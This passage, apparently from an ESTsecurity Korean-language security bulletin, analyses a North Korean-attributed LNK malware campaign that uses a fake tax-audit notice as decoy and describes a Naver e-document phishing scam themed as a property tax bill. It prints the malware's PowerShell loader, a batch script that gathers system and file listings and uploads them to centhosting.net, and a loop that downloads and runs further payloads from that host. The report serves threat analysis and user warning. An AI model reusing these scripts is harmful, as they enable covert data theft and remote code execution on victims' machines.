sc $fZEfulylSUjvg ([byte[]]($osiJUVdRVsHMxU | select -Skip 0x00018A50)) -Encoding
Byte;$zRtgqGLjkZ = new-object -com shell.application;
$cDJqfgNGjOiY = $zRtgqGLjkZ.Namespace($fZEfulylSUjvg);$zRtgqGLjkZ.Namespace($env:public +
```

[그림 8] LNK 파일에서 디코이 파일 및 페이로드 실행 코드

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.


비정기 세무조사 통지서.hwp

■ 비정기세무조사통지서 [별지 제5호 서식]

국 세 청

수신자
(경유)

제 목 비정기 세무조사 통지서

귀하(귀사)의 부가가치세 면세사업자 등록 및 사업장 현황신고, 인지세 납부(후납) 내역에 대해 다음과 같이 조사를 실시하기로 결정하였습니다.

조사	조사 대상 기간	2022년 4월 1일부터 2022년 12월 31일까지	조사 일시 및 장소	2023년 4월 30일 오전 10시
	사업장 (주소)			
조사 대상자의 의무	조사 대상자는 위 조사 일시 및 장소에 참석해야 하며, 조사 중 필요한 자료를 제공해야 합니다. 조사 대상자는 조사에 적극 협조하여야 하며, 조사에 관련된 사항에 대해 성실히 진술해야 합니다.			
문의처	조사와 관련된 문의사항이 있으시면 아래 연락처로 문의해주시기 바랍니다.			

대한민국 국세청장

[그림 9] Decoy 한글문서 파일

```
@echo off
pushd "%~dp0"
dir C:\Users\%username%\downloads\ /s > %~dp0cuserdown.txt
dir C:\Users\%username%\documents\ /s > %~dp0cuserdocu.txt
dir C:\Users\%username%\desktop\ /s > %~dp0cuserdesk.txt
dir "C:\Program Files\" /s > %~dp0cprog.txt
nslookup myip.opendns.com resolver1.opendns.com > %~dp0ipinfo.txt
tasklist > %~dp0tsklt.txt
systeminfo > %~dp0systeminfo.txt

timeout -t 5 /nobreak

upload.vbs "http://centhosting.net/upload.php" cuserdown.txt  %COMPUTERNAME%_cuserdown.txt >n
upload.vbs "http://centhosting.net/upload.php" cuserdocu.txt  %COMPUTERNAME%_cuserdocu.txt >n
upload.vbs "http://centhosting.net/upload.php" cuserdesk.txt  %COMPUTERNAME%_cuserdesk.txt >n
upload.vbs "http://centhosting.net/upload.php" systeminfo.txt  %COMPUTERNAME%_systeminfo.txt
nul
upload.vbs "http://centhosting.net/upload.php" ipinfo.txt  %COMPUTERNAME%_ipinfo.txt >nul
upload.vbs "http://centhosting.net/upload.php" tsklt.txt  %COMPUTERNAME%_tsklt.txt >nul
upload.vbs "http://centhosting.net/upload.php" cprog.txt  %COMPUTERNAME%_cprog.txt >nul
```

[그림 10] 정보 수집 및 업로드 스크립트

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

```
if not exist "pakistan.txt" (goto 1)
if exist "pakistan.txt" (goto EXIT)

:1

if exist "temprun.bat" (
del /f /q temprun.bat
)

download.vbs http://centhosting.net/list.php?q=%COMPUTERNAME%.txt %~dp0setup.cab > nul

expand setup.cab -F:* %~dp0 > nul
del /f /q setup.cab > nul
call temprun.bat > nul


timeout -t 57 /nobreak

if not exist "pakistan.txt" (goto 1)
if exist "pakistan.txt" (goto EXIT)
```

[그림 11] 추가 페이로드 다운로드 스크립트

최근 대용량 LNK 파일을 이용한 북 해킹 조직의 공격이 증가하고 있으며, 흥미를 유발하는 파일명을 설정하여 사용자들의 클릭을 유도합니다.

사용자 여러분들께서는 파일 실행 전 파일 확장자를 확인하고, 용량이 비정상적으로 큰 LNK 파일은 악성파일의 가능성을 의심하고 주의를 해야할 필요가 있습니다.

재산세 고지서로 계정정보 탈취를 시도하는 피싱 메일 주의!


네이버 전자문서를 가장한 재산세(지방세) 고지서로 사용자의 계정정보를 탈취하는 피싱 메일이 대규모로 유포되고 있어 사용자 분들의 세심한 주의가 필요합니다.

이번 공격은 지난 월요일(5/22)부터 시작된 것으로 파악되며, "[지방세입]회원님께 재산세 관련 고지서가 도착했어요"라는 제목으로 유포중에 있습니다.

본문은 실제 네이버 전자문서 양식과 매우 유사하게 제작하여 수신자의 클릭을 유도합니다.

만일 수신자가 피싱메일 하단의 [확인하러 가기]를 클릭하면 네이버 전자문서 피싱 페이지에 접속되며, 아이디와 비밀번호 입력을 유도합니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.




[그림 1] 버튼 클릭 시 이동하는 피싱 페이지

수신자가 계정정보를 입력하고 [로그인] 버튼을 클릭 시, 입력한 계정정보는 공격자의 서버로 전송되게 됩니다.


[그림 2] 공격자 서버로 전송되는 사용자 계정정보

해당 피싱 페이지는 매우 정교하게 제작되어 있으며, 실제 네이버 페이지와 매우 유사하게 동작합니다.




[그림 3] 피싱 페이지 메인

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 4] 피싱 페이지 내 회원가입 페이지

검색 창에서 검색을 하면 결과값도 보여주기 때문에 사용자들은 피싱 페이지라고 인지하기 매우 어렵습니다.



[그림 5] 피싱 네이버 페이지(좌) 및 정상 네이버 페이지(우)

공격자들의 공격이 날로 정교해 지고 있습니다.

만약 계정정보를 입력해 로그인을 시도하였다면, 추가 피해를 방지하기 위해 동일한 계정정보의 비밀번호를 모두 변경하고, 로그인 시 사용자의 모바일 기기에 허용 알림을 보내는 '2 단계 인증'을 설정하시기 바랍니다.

행정업무 간편화가 보편적으로 이뤄짐에 따라, 가짜 전자문서로 위장하여 사용자의 계정정보를 탈취하는 공격은 수년 간 지속적으로 발생하고 있습니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

www.estsecurity.com

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616